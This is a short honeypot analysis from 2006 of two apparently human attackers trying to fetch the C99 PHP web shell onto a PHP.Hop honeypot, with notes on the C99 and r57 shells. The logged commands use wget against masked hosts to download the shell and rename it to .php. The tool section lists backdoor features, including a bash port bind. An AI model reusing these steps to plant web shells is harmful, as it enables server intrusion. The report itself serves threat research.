

Short Analysis: c99 shell attack

Honeypot: PHP.Hop, <http://www.rstack.org/phphop/>
Module: Phpshell 1.7
Capture date(s): 27/Oct/2006
05/Nov/2006

Content: **Part A): Analysis of the attack**
 Part B): Description of the Tool

Part A

Summary:

We have two incidents where attackers tried to download and execute the C99 Phpshell onto our Honeypot. We assume the actions were non-automated and performed by human attackers.

Description:

1. The first attacker accessed our Phpshell and issued these commands

```
217.xxx.xxx.xxx:[05/Nov/2006:13:11:08] dir
217.xxx.xxx.xxx:[05/Nov/2006:13:11:020] get http://www.xxxxx.xx/c99.php
217.xxx.xxx.xxx:[05/Nov/2006:13:11:33] wget http://www.xxxxx.xx/c99.php
217.xxx.xxx.xxx:[05/Nov/2006:13:11:42] ls
217.xxx.xxx.xxx:[05/Nov/2006:13:11:47] cd root
.....
217.xxx.xxx.xxx:[05/Nov/2006:13:11:50] ls
217.xxx.xxx.xxx:[05/Nov/2006:13:11:59] help
```

After a quickly testing the functionality of the shell by issuing “dir” he is using “get” and “wget” to download the shell. When realizing his attempt failed he continues testing the shell by changing the directory, etc . After calling the help function without success he seems to loose interest in the system and leaves.

2. The second attacker performed the following steps

```
141.xxx.xxx.x:[27/Oct/2006:19:10:49] wget http://www.xxx.xx.xx/c99.txt
141.xxx.xxx.x:[27/Oct/2006:19:11:01] mv c99.txt c99.php
141.xxx.xxx.x:[27/Oct/2006:19:11:18] rename c99.txt c99.php
141.xxx.xxx.x:[27/Oct/2006:19:11:24] ls
141.xxx.xxx.x:[27/Oct/2006:19:11:35] wget http://www.xxx.xx.xx/c99.txt
141.xxx.xxx.x:[27/Oct/2006:19:11:48] ls
```

He tries to download the file “c99.txt” and rename it into a php-file. After getting back an error message from our Phpshell he repeats the download. When he realizes the file has not been downloaded onto the system he leaves.

Evaluation:

Both attacks seem to be performed by human attackers and not by an automated attack. The reason for this follows.

First of all both attackers issue commands like “ls” or “dir” in order to check the success of their action. The first attacker even calls the “help” in the end he which an automated tool is unlikely to do.

Second the large time differences between the single commands also make it more probable that the attack was actually performed by a human attacker.


Both attackers don’t test the Phpshell and its functionality thoroughly before using it to download further tools which might show that they have limited experience in exploiting systems.

Part B

Tool Description: C99 Shell

The c99 shell is a web based shell programmed in php. It e.g. allows deletion, movement and copying of files, has built-in means for changing the file-permissions etc. Further it supports connections to other machines, brute-forcing FTP passwords and allows to connect to SQL-Databases and issue commands.

Overall it somehow can be seen as the Swiss-army knife for web-based attacks that use a shell in order to perform the attack. Here is a screenshot of the tool:



Appendix: Tool Description - R57 Shell

Another similar tool that we captured in attacks alike the ones described before is the r57-shell. It uses Russian language and provides a smaller functionality as the c99 shell – however, we have only been capturing the version “1.0 beta”! Today there is a much advanced version available on the web. Here is a screenshot of the tool:

The screenshot displays the r57-shell web interface with the following sections:

- :: Выполнение команд на сервере ::**
Includes input fields for "Выполнить команду" (Execute command) and "Рабочая директория" (Working directory), and a "Выполнить" (Execute) button.
- :: Загрузка файлов на сервер ::**
Includes an input field for "Локальный файл" (Local file), a "Durchsuchen..." (Search) button, and a "Загрузить" (Upload) button.
- :: Алиасы ::**
Includes a dropdown menu for "Выберите алиас" (Select alias) with the value "find all suid files" and a "Выполнить" (Execute) button.
- :: Открытие порта и привязка его к /bin/bash ::**
Includes input fields for "Открыть порт" (Open port) with the value "11457" and "Пароль для доступа" (Access password) with the value "r57", and an "Открыть" (Open) button.

At the bottom, a status bar reads: o---[r57shell - http-shell by RusH security team | <http://rst.void.ru> | version 1.0 beta]---o